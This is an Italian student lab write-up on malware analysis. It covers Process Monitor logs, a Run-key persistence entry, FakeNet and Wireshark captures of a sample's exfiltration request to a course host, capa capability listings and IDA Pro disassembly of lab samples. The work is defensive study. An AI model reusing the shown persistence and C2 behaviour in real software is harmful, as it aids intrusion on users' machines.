12:26:55...	key.exe	2940	WriteFile	C:\Users\unina\Desktop\Labs\Labsmalware-basic\malware-basic\log.txt	SUCCESS	Offset 107, Length:

Il malware crea e scrive nel file in C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\log.txt

Contenuto parziale del file

La key è RegSetValue



6.9 Persistenza


Dopo il riavvio del computer esaminiamo la persistenzaz con Process explorer

Process	PID	Type	Name
System	4	Process	vmx32to64.exe(7832)
System	4	Process	vmx32to64.exe(7832)
System	4	Process	vmx32to64.exe(7832)
System	4	Process	vmx32to64.exe(7832)
System	4	Process	vmx32to64.exe(7832)
csrss.exe	600	Process	vmx32to64.exe(7832)
csrss.exe	600	Thread	vmx32to64.exe(7832) 7836
prl_cc.exe	6208	Process	vmx32to64.exe(7832)
vmx32to64.exe	7832	DLL	C:\Windows\vmx32to64.exe
conhost.exe	7840	Process	vmx32to64.exe(7832)

Type	Name
File	C:\Windows
File	C:\Windows\System32\en-US\Conhost.exe.mui
File	C:\Windows\FONTS\StaticCache.dat
File	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.19...
File	C:\Windows\System32\en-US\user32.dll.mui
File	\Device\CNG
File	C:\Windows\Registration\R0000000000000.cbl
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM
Key	HKLM\SOFTWARE\Microsoft\Ole
Key	HKLM
Key	HKCU\Software\Classes\Local Settings\Software\Microsoft
Key	HKCU\Software\Classes\Local Settings
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKCU
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Ids
Key	HKCU\Software\Classes

La chiave ricercata è:

HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions



Il tipo ricercato è REG_SZ

6.10 Key12

Process Monitor - Sysinternals: www.sysinternals.com			
Time o...	Process Name	PID	Operation
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegQueryValue
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	ctfmon.exe	6256	RegQueryValue
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	key12.exe	3120	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	key12.exe	3120	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	key12.exe	3120	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegQueryValue
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	key12.exe	3120	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	key12.exe	3120	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegSetInfoKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	ctfmon.exe	6256	RegQueryKey
3:50:47....	key12.exe	3120	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegOpenKey
3:50:47....	key12.exe	3120	RegQueryKey
3:50:47....	ctfmon.exe	6256	RegQueryValue
3:50:47....	ctfmon.exe	6256	RegCloseKey
3:50:47....	key12.exe	3120	RegSetValue
3:50:47....	ctfmon.exe	6256	ReqQueryKey

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\webkit

6.11 Traffico DNS

Analisi tramite fakenet

```
FN C:\Users\uinina\Desktop\Tools\fakenet1.4.11\fakenet.exe
05/23/23 04:01:08 PM [           FTP] >>> starting FTP server on 0.0.0.0:21, pid=6112 <<<
05/23/23 04:01:08 PM [           FTP] concurrency model: multi-thread
05/23/23 04:01:08 PM [           FTP] masquerade (NAT) address: None
05/23/23 04:01:08 PM [           FTP] passive ports: 60000->60010
05/23/23 04:01:08 PM [       Divterer] Failed getting registry value NameServer.
05/23/23 04:01:08 PM [       Divterer] Failed to notify adapter change on {B126F33B-5979-4190-B0C4-51DB1A086939}
05/23/23 04:01:08 PM [       Divterer] Failed to call OpenService
05/23/23 04:01:21 PM [       Divterer] msedge.exe (5768) requested TCP 23.36.163.97:443
05/23/23 04:01:26 PM [       Divterer] msedge.exe (5768) requested TCP 18.66.218.90:443
05/23/23 04:01:39 PM [       Divterer] msedge.exe (4660) requested UDP 239.255.255.250:1900
05/23/23 04:02:16 PM [       Divterer] System (4) requested UDP 10.211.55.255:138
05/23/23 04:02:17 PM [       Divterer] svchost.exe (1720) requested UDP 10.211.55.1:67
05/23/23 04:02:18 PM [       Divterer] svchost.exe (2612) requested UDP 224.0.0.251:5353
05/23/23 04:02:18 PM [   DNS Server] Received ANY request for domain 'malware-vm.local'.
05/23/23 04:02:18 PM [   DNS Server] Received ANY request for domain 'malware-vm.local'.
05/23/23 04:02:18 PM [       Divterer] ERROR: Failed to send outbound external UDP packet
05/23/23 04:02:18 PM [       Divterer] UDP 224.0.0.251:5353->10.211.55.13:5353
05/23/23 04:02:18 PM [       Divterer] [Error 1214] The format of the specified network name is invalid.
05/23/23 04:02:18 PM [       Divterer] ERROR: Failed to send outbound external UDP packet
05/23/23 04:02:18 PM [       Divterer] UDP 224.0.0.251:5353->10.211.55.13:5353
05/23/23 04:02:18 PM [       Divterer] [Error 1214] The format of the specified network name is invalid.
05/23/23 04:02:31 PM [       Divterer] key12.exe (6736) requested TCP 198.199.94.12:80
05/23/23 04:02:31 PM [   HTTPListener80] GET /?flag-exfiltration HTTP/1.1
05/23/23 04:02:31 PM [   HTTPListener80] User-Agent: Mozilla/4.1337
05/23/23 04:02:31 PM [   HTTPListener80] Host: ad.samsclass.info
05/23/23 04:02:31 PM [   HTTPListener80]
05/23/23 04:02:31 PM [       Divterer] key12.exe (6736) requested UDP 8.8.8.8:53
05/23/23 04:02:31 PM [   DNS Server] Received A request for domain 'flag1.samsclass.info'.
```

La chiave nel traffico dns è Flag1.samsclass.info

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl>/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::c8d1:b299:f2c...	fe80::21c:42ff:fe00...	DNS	97	Standard query 0x85d2 A ad.samsclass.info
2	0.000731	fe80::c8d1:b299:f2c...	fe80::21c:42ff:fe00...	DNS	97	Standard query 0xe3ee AAAA ad.samsclass.info
3	0.016814	fe80::21c:42ff:fe00...	fe80::c8d1:b299:f2c...	DNS	113	Standard query response 0x85d2 A ad.samsclass.info A 198.199.94.12
4	0.157911	fe80::21c:42ff:fe00...	fe80::c8d1:b299:f2c...	DNS	159	Standard query response 0xe3ee AAAA ad.samsclass.info SOA coco.samscloudflare.com
5	0.162414	10.211.55.13	198.199.94.12	TCP	66	49758 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
6	0.337839	198.199.94.12	10.211.55.13	TCP	62	80 → 49758 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
7	0.337931	10.211.55.13	198.199.94.12	TCP	54	49758 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
8	0.338155	10.211.55.13	198.199.94.12	HTTP	143	GET /?flag=exfiltration HTTP/1.1
9	0.338454	198.199.94.12	10.211.55.13	TCP	60	80 → 49758 [ACK] Seq=1 Ack=90 Win=32768 Len=0
10	0.513360	198.199.94.12	10.211.55.13	TCP	1514	80 → 49758 [PSH, ACK] Seq=1 Ack=90 Win=32768 Len=1460 [TCP segment of a reassembled PDU]
11	0.513360	198.199.94.12	10.211.55.13	TCP	1514	80 → 49758 [PSH, ACK] Seq=1461 Ack=90 Win=32768 Len=1460 [TCP segment of a reassembled PDU]
12	0.513360	198.199.94.12	10.211.55.13	HTTP	591	HTTP/1.1 200 OK (text/html)
13	0.513436	10.211.55.13	198.199.94.12	TCP	54	49758 → 80 [ACK] Seq=90 Ack=3458 Win=262144 Len=0
14	0.517213	10.211.55.13	8.8.8.8	DNS	80	Standard query 0x1910 A flag1.samsclass.info
15	0.562463	8.8.8	10.211.55.13	DNS	128	Standard query response 0x1910 A flag1.samsclass.info CNAME flag-is-dnstunnel.samsclass.info A 3.1.13.
16	0.977871	fdb2:2:c6:f4:e4:0:1c...	2a02:26f0:8c00::5c7...	TCP	75	49723 → 443 [ACK] Seq=1 Ack=1 Win=1029 Len=1 [TCP segment of a reassembled PDU]
17	0.978390	2a02:26f0:8c00::5c7...	fd2b:2:c6:f4:e4:0:1c...	TCP	74	443 → 49723 [ACK] Seq=1 Ack=2 Win=16384 Len=0
18	4.586968	fd2b:2:c6:f4:e4:0:1c...	2600:3c01::f03c:91f...	TCP	75	49756 → 443 [ACK] Seq=1 Ack=1 Win=1028 Len=1 [TCP segment of a reassembled PDU]
19	4.587003	fd2b:2:c6:f4:e4:0:1c...	2600:3c01::f03c:91f...	TCP	75	49755 → 443 [ACK] Seq=1 Ack=1 Win=1028 Len=1 [TCP segment of a reassembled PDU]
20	4.587324	2600:3c01::f03c:91f...	fd2b:2:c6:f4:e4:0:1c...	TCP	74	443 → 49755 [ACK] Seq=1 Ack=2 Win=16384 Len=0
21	4.587324	2600:3c01::f03c:91f...	fd2b:2:c6:f4:e4:0:1c...	TCP	74	443 → 49756 [ACK] Seq=1 Ack=2 Win=16384 Len=0
22	5.517593	198.199.94.12	10.211.55.13	TCP	60	80 → 49758 [FIN, ACK] Seq=3458 Ack=90 Win=32768 Len=0
23	5.517627	10.211.55.13	198.199.94.12	TCP	54	49758 → 80 [ACK] Seq=90 Ack=3459 Win=262144 Len=0
24	18.001261	fe80::21c:42ff:fe00...	ff02::1	ICMPv6	134	Router Advertisement from 00:1c:42:00:00:18

> Frame 8: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits) on interface \Device\NPF_{B126F33B-5979-4190-B0C4-51DB1A086939}, id 0x0000000000000000
> Ethernet II, Src: Parallel_5e:d1:56 (00:1c:42:5e:d1:56), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
> Internet Protocol Version 4, Src: 10.211.55.13, Dst: 198.199.94.12
> Transmission Control Protocol, Src Port: 49758, Dst Port: 80, Seq: 1, Ack: 1, Len: 89
> Hypertext Transfer Protocol

Il traffico va da 10.211.55.13 a 198.199.94.12 su protocollo http. Il flag ricercato è:

GET /?flag=exfiltration HTTP/1.1

6.12 Capa

```
PS C:\Users\unina\Desktop> ./capa C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01-01.dll
matching: 100%| [redacted]
+-----+
| md5           | 290934c61de9176ad682ffdd65f0a669
| sha1          | a4b35de71ca20fe776dc72d12fb2886736f43c22
| sha256         | f50e42c8dfaabb649bde0398867e930b86c2a599e8db83b8260393082268f2dba
| os            | windows
| format         | pe
| arch           | i386
| path           | C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01-01.dll
+-----+ [redacted]

+-----+
| MBC Objective | MBC Behavior
+-----+
| COMMAND AND CONTROL | C2 Communication::Receive Data [B0030.002]
|                         | C2 Communication::Send Data [B0030.001]
| COMMUNICATION        | Socket Communication::Connect Socket [C0001.004]
|                         | Socket Communication::Create TCP Socket [C0001.011]
|                         | Socket Communication::Initialize Winsock Library [C0001.009]
|                         | Socket Communication::Receive Data [C0001.006]
|                         | Socket Communication::Send Data [C0001.007]
|                         | Socket Communication::TCP Client [C0001.008]
| PROCESS              | Check Mutex [C0043]
|                         | Create Mutex [C0042]
|                         | Create Process [C0017]
+-----+ [redacted]

+-----+
| CAPABILITY          | NAMESPACE
+-----+
| receive data         | communication
| send data            | communication
| initialize Winsock library | communication/socket
| act as TCP client    | communication/tcp/client
| check mutex          | host-interaction/mutex
| create mutex          | host-interaction/mutex
| create process on Windows | host-interaction/process/create
+-----+ [redacted]
```

La capacità da ricercare in Lab01-01.dll è **check mutex**

```
Administrator: PowerShell      + ->
PowerShell 7.3.4
PS C:\Users\unina> cd .\Desktop\
PS C:\Users\unina\Desktop> ./capa C:\Users\unina\Desktop\Labs\malware-basic\malware-basic
ERROR:capa:13
PS C:\Users\unina\Desktop> ./capa C:\Users\unina\Desktop\Labs\malware-basic\malware-basic\Lab01-01
matching: 100%|██████████| 13/13 [00:00<00:00, 21.29 functions/s, skipped 1 library]
+-----+
| md5           | bb7425b82141a1c0f7d60e5106676bb1
| sha1          | 9dce39ac1bd36d877fdb0025ee88fdaff0627cdb
| sha256         | 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
| os            | windows
| format         | pe
| arch           | i386
| path           | C:\Users\unina\Desktop\Labs\malware-basic\malware-basic\Lab01-01.exe
+-----+
+-----+
| ATT&CK Tactic    | ATT&CK Technique
|-----+
| DISCOVERY        | File and Directory Discovery T1083
+-----+
+-----+
| MBC Objective    | MBC Behavior
|-----+
| DISCOVERY        | File and Directory Discovery [E1083]
| FILE SYSTEM       | Copy File [C0045]
|                   | Read File [C0051]
+-----+
+-----+
| CAPABILITY        | NAMESPACE
|-----+
| reference absolute stream path on Windows (2 matches) | host-interaction/file-system
| copy file          | host-interaction/file-system/copy
| enumerate files recursively | host-interaction/file-system/files/list
| read file via mapping (2 matches) | host-interaction/file-system/read
| resolve function by parsing PE exports | load-code/pe
```

L'MBC Objective da ricercare in Lab01-01.exe è **DISCOVERY**

```

PS C:\Users\unina\Desktop> ./capa C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01-04.exe
matching: 100% | [redacted]
+-----+
| md5      | 625ac05fd47adc3c63700c3b30de79ab
| sha1     | 9369d80106dd245938996e245340a3c6f17587fe
| sha256   | 0fa1498340fcfa6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126
| os       | windows
| format   | pe
| arch     | i386
| path     | C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic\Lab01-04.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
+-----+
| DISCOVERY     | File and Directory Discovery T1083
| EXECUTION     | Shared Modules T1129
| PRIVILEGE ESCALATION | Access Token Manipulation T1134
+-----+
+-----+
| MBC Objective | MBC Behavior
+-----+
| DEFENSE EVASION | Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007]
| DISCOVERY      | File and Directory Discovery [E1083]
| EXECUTION      | Install Additional Program [B0023]
| FILE SYSTEM    | Move File [C0063]
|                 | Writes File [C0052]
| PROCESS         | Create Process [C0017]
|                 | Create Thread [C0038]
+-----+
+-----+
| CAPABILITY          | NAMESPACE
+-----+
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| extract resource via kernel32 functions | executable/resource
| contain an embedded PE file | executable/subfile/pe
| get common file path (2 matches) | host-interaction/file-system
| move file             | host-interaction/file-system/move
| bypass Windows File Protection | host-interaction/file-system/windows-file-protection
| write file on Windows | host-interaction/file-system/write
| create process on Windows | host-interaction/process/create
| acquire debug privileges | host-interaction/process/modify
| modify access privileges | host-interaction/process/modify
| create thread         | host-interaction/thread/create
| link function at runtime on Windows (2 matches) | linking/runtime-linking
+-----+

```

Nel Lab01-04.exe L' ATT&CK Tactic da ricercare è **PRIVILEGE ESCALATION**

7. Analyzing Windows Malware

Nel seguente laboratorio andremo ad analizzare dei malware sviluppati per la piattaforma windows servendoci del tools IDA Pro.

IDA Pro è un potente strumento di analisi e reverse engineering per software. IDA Pro consente di esaminare il codice binario di un'applicazione, come file eseguibili, librerie dinamiche, firmware e altri formati. Utilizzando un'ampia gamma di tecniche di analisi, come l'analisi statica, la decompilazione e il debug, IDA Pro aiuta a ricostruire la struttura e la logica di un programma.

Le immagini in formato originale sono disponibili sul sito [Git Windows Malware](#)

7.1 Secret Flags

The screenshot shows the IDA Pro interface with the assembly view open. The assembly window displays the following code for `DllMain(x,x,x)`:

```
.text:1000002E
.text:1000002E
.text:1000002E
.text:1000002E
.text:1000002E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved
.text:1000002E _DlMain@12 proc near
.text:1000002E
.text:1000002E hintsDLL= dword ptr 4
.text:1000002E fdwReason= dword ptr 8
.text:1000002E lpvReserved= dword ptr 0Ch
.text:1000002E
.text:1000002E 8B 44 24 08 mov eax, [esp+fdwReason]
.text:10000032 4B dec eax
.text:10000033 0F 85 CE 00 00 00 jnz loc_100000107
```

Below the main assembly window, there is a smaller secondary assembly window titled "Str". It contains the following code:

```
.text:10000039 8B 44 24 04 mov eax, [esp+hinstDLL]
.text:1000003D 53 push ebx
.text:1000003E A3 00 30 09 10 mov ds:Module, eax
.text:10000043 AA 44 90 01 10 mov eax, off_10019044 ; "[This is RUR]"
.text:10000048 56 push esi
.text:10000049 83 C0 0D add eax, 0Dh
.text:1000004C 57 push edi
.text:1000004D 50 push eax
.text:1000004E E8 F9 7E 00 00 call strlen
```

DllMain inizia a 1000D02E ed ha lunghezza DF

100163BC		waveInStart	WINMM
100163C4	18	select	WS2_32
100163C8	11	inet_addr	WS2_32
100163CC	52	gethostbyname	WS2_32
100163D0	12	inet_ntoa	WS2_32
100163D4	16	recv	WS2_32

IDA View-A Hex View-1 Structures Enums

```

.idata:100163C8      extrn inet_addr:dword ; CODE XREF: sub_10001074+11E↑p
.idata:100163C8      ; sub_10001074+1BFP ...
.idata:100163C8      ; Import by ordinal 11
.idata:100163CC ; struct hostent *(_stdcall *gethostbyname)(const char *name)
.idata:100163CC      extrn gethostbyname:dword
.idata:100163CC      ; CODE XREF: sub_10001074:loc_100011AF↑p
.idata:100163CC      ; sub_10001074+1D3↑p ...
.idata:100163CC      ; Import by ordinal 52
.idata:100163D0 ; char *(_stdcall *inet_ntoa)(struct in_addr in)
.idata:100163D0      extrn inet_ntoa:dword ; CODE XREF: sub_10001074:loc_10001311↑p
.idata:100163D0      ; sub_10001365:loc_10001602↑p ...
.idata:100163D0      ; Import by ordinal 12
.idata:100163D4 ; int (_stdcall *recv)(SOCKET s, char *buf, int len, int flags)
.idata:100163D4      extrn recv:dword ; CODE XREF: sub_10001656+2D5↑p
.idata:100163D4      ; sub_10001656+3F2↑p ...
.idata:100163D4      ; Import by ordinal 16

```

Gethostbyna,e è situato in 100163CC

xrefs to gethostbyname

Direct	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname

Line 10 of 18

OK Cancel Search Help

Ci sono 9 di tipologia p su 18 totali

```

.text:1000174E A1 40 90 01 10    mov    eax, off_10019040 ; "[This is RDO]pics.practicalmalwareanaly...
.text:10001753 83 C0 0D          add    eax, 0Dh
.text:10001756 50              push   eax           ; name
.text:10001757 FF 15 CC 63 01 10 call   ds:gethostbyname
.text:1000175D 8B F0          mov    esi, eax
.text:1000175F 3B F3          cmp    esi, ebx
.text:10001761 74 5D          jz    short loc_100017C0

movsx  eax, word ptr [esi+0Ah]

```

```

.data:1001903C off_1001903C    dd offset Rip      ; DATA XREF: sub_10001656:loc_100017C0↑r
.data:1001903C
.data:1001903C
.data:10019040 off_10019040    dd offset aThisIsRdoPicsP ; DATA XREF: sub_10001656:loc_10001722↑r
.data:10019040
.data:10019040
.data:10019040
.data:10019044 off_10019044    dd offset aThisIsRur   ; DATA XREF: sub_10001074+59↑r
.data:10019044
.data:10019044
.data:10019044
.data:10019048 off_10019048    dd offset aThisIsRnaPics ; DATA XREF: sub_10003EBC+6↑r
.data:10019048
.data:10019048
.data:10019048
.data:1001904C off_1001904C    dd offset aThisIsRgp    ; DATA XREF: sub_10003EBC:loc_10003F64↑r
.data:1001904C

```

```

.data:10019191          db  20h
.data:10019192          db  0
.data:10019193          db  0
.data:10019194 aThisIsRdoPicsP db '[This is [RDO]pics.practicalmalwareanalysis.com',0 ; DATA XREF: .data:off_10019040↑o
.data:10019194
.data:100191C2          db  0
.data:100191C3          db  0

```

La richiesta DNS è [This is RDO]pics.practicalmalwareanalysis.com

		IDA View-A		Hex View-1		Structures
Seq ^	.tex	10019010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019020 AC 92 01 10 98 92 01 10 84 92 01 10 70 92 01 10			84 92 01 10 70 92 01 10	p...
.tex	10019030 5C 92 01 10 48 92 01 10 34 92 01 10 E4 91 01 10			34 92 01 10 E4 91 01 10		\....H...4....
.tex	10019040 94 91 01 10 44 91 01 10 F4 90 01 10 A4 90 01 10			F4 90 01 10 A4 90 01 10	D.....
.tex	10019050 54 90 01 10 5B 54 68 69 73 20 69 73 20 50 57 44			73 20 69 73 20 50 57 44		T...[This.is.PWD
.tex	10019060 5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20].....
.tex	10019070 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	10019080 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	10019090 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	100190A0 20 20 00 00 5B 54 68 69 73 20 69 73 20 52 47 50			73 20 69 73 20 52 47 50		...[This.is.RGP
.tex	100190B0 5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20].....
.tex	100190C0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	100190D0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	100190E0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	100190F0 20 20 00 00 5B 54 68 69 73 20 69 73 20 52 4E 41			73 20 69 73 20 52 4E 41		...[This.is.RNA
.tex	10019100 5D 70 69 63 73 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00]pics.....
.tex	10019110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019140 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 55 52			73 20 69 73 20 52 55 52		...[This.is.RUR
.tex	10019150 5D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00].....
.tex	10019160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	10019190 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 44 4F			73 20 69 73 20 52 44 4F		...[This.is.RDO
.tex	100191A0 5D 70 69 63 73 2E 70 72 61 74 69 63 61 6C 6D 61			61 74 69 63 61 6C 6D 61]pics.practicalma
.tex	100191B0 6C 77 61 72 65 61 6E 61 6C 79 73 69 73 2E 63 6F			6C 79 73 69 73 2E 63 6F		lwareanalysis.co
.tex	100191C0 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		m.....
.tex	100191D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
.tex	100191E0 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 49 50			73 20 69 73 20 52 49 50		...[This.is.RIP
.tex	100191F0 5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20].....
.tex	10019200 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	10019210 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	10019220 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20			20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
.tex	10019230 20 20 00 00 5B 54 68 69 73 20 69 73 20 52 50 4F			73 20 69 73 20 52 50 4F		...[This.is.RPO
.tex	10019240 5D 38 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00			5B 54 68 69 73 20 69 73]80....[This.is
.tex	10019250 20 44 56 4D 5D 20 20 20 20 20 20 20 20 20 20 20			20 20 20 00 5B 54 68 69		-DVM].....[Thi
.tex	10019260 73 20 69 73 20 53 53 32 5D 20 20 20 20 20 20 20 00			5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 00		s.is.SS2].....
.tex	10019270 5B 54 68 69 73 20 69 73 20 53 53 44 5D 20 20 20 20			20 53 53 44 5D 20 20 20 20 20 20 20 20 20 20 20		[This.is.SSD]...
.tex	10019280 20 20 20 00 5B 54 68 69 73 20 69 73 20 4C 4F 47			73 20 69 73 20 4C 4F 47		...[This.is.LOG
.tex	10019290 5D 30 00 00 20 20 20 20 20 00 5B 54 68 69 73 20 69 73			5B 54 68 69 73 20 69 73]0.....[This.is
>	100192A0 20 4E 54 49 5D 33 30 00 00 00 00 5B 54 68 69 73 20 69 73			00 00 00 00 5B 54 68 69		-NTI]30.....[Thi
	00016A40 10019040: .data:off _10019040 (synchronized with IDA View-A)				

```

.tex 10019140 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 55 52 ....[This.is.RUR
.tex 10019150 5D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ]..... .
.tex 10019160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
.tex 10019170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
.tex 10019180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
.tex 10019190 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 44 4F ....[This.is.RDO
.tex 100191A0 5D 70 69 63 73 2E 70 72 61 74 69 63 61 6C 6D 61 ]pics.practicalmalwareanalysis.co
.tex 100191B0 6C 77 61 72 65 61 6E 61 6C 79 73 69 73 2E 63 6F m..... .
.tex 100191C0 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
.tex 100191D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
.tex 100191E0 00 20 00 00 5B 54 68 69 73 20 69 73 20 52 49 50 ....[This.is.RIP
.tex 100191F0 5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ]..... .
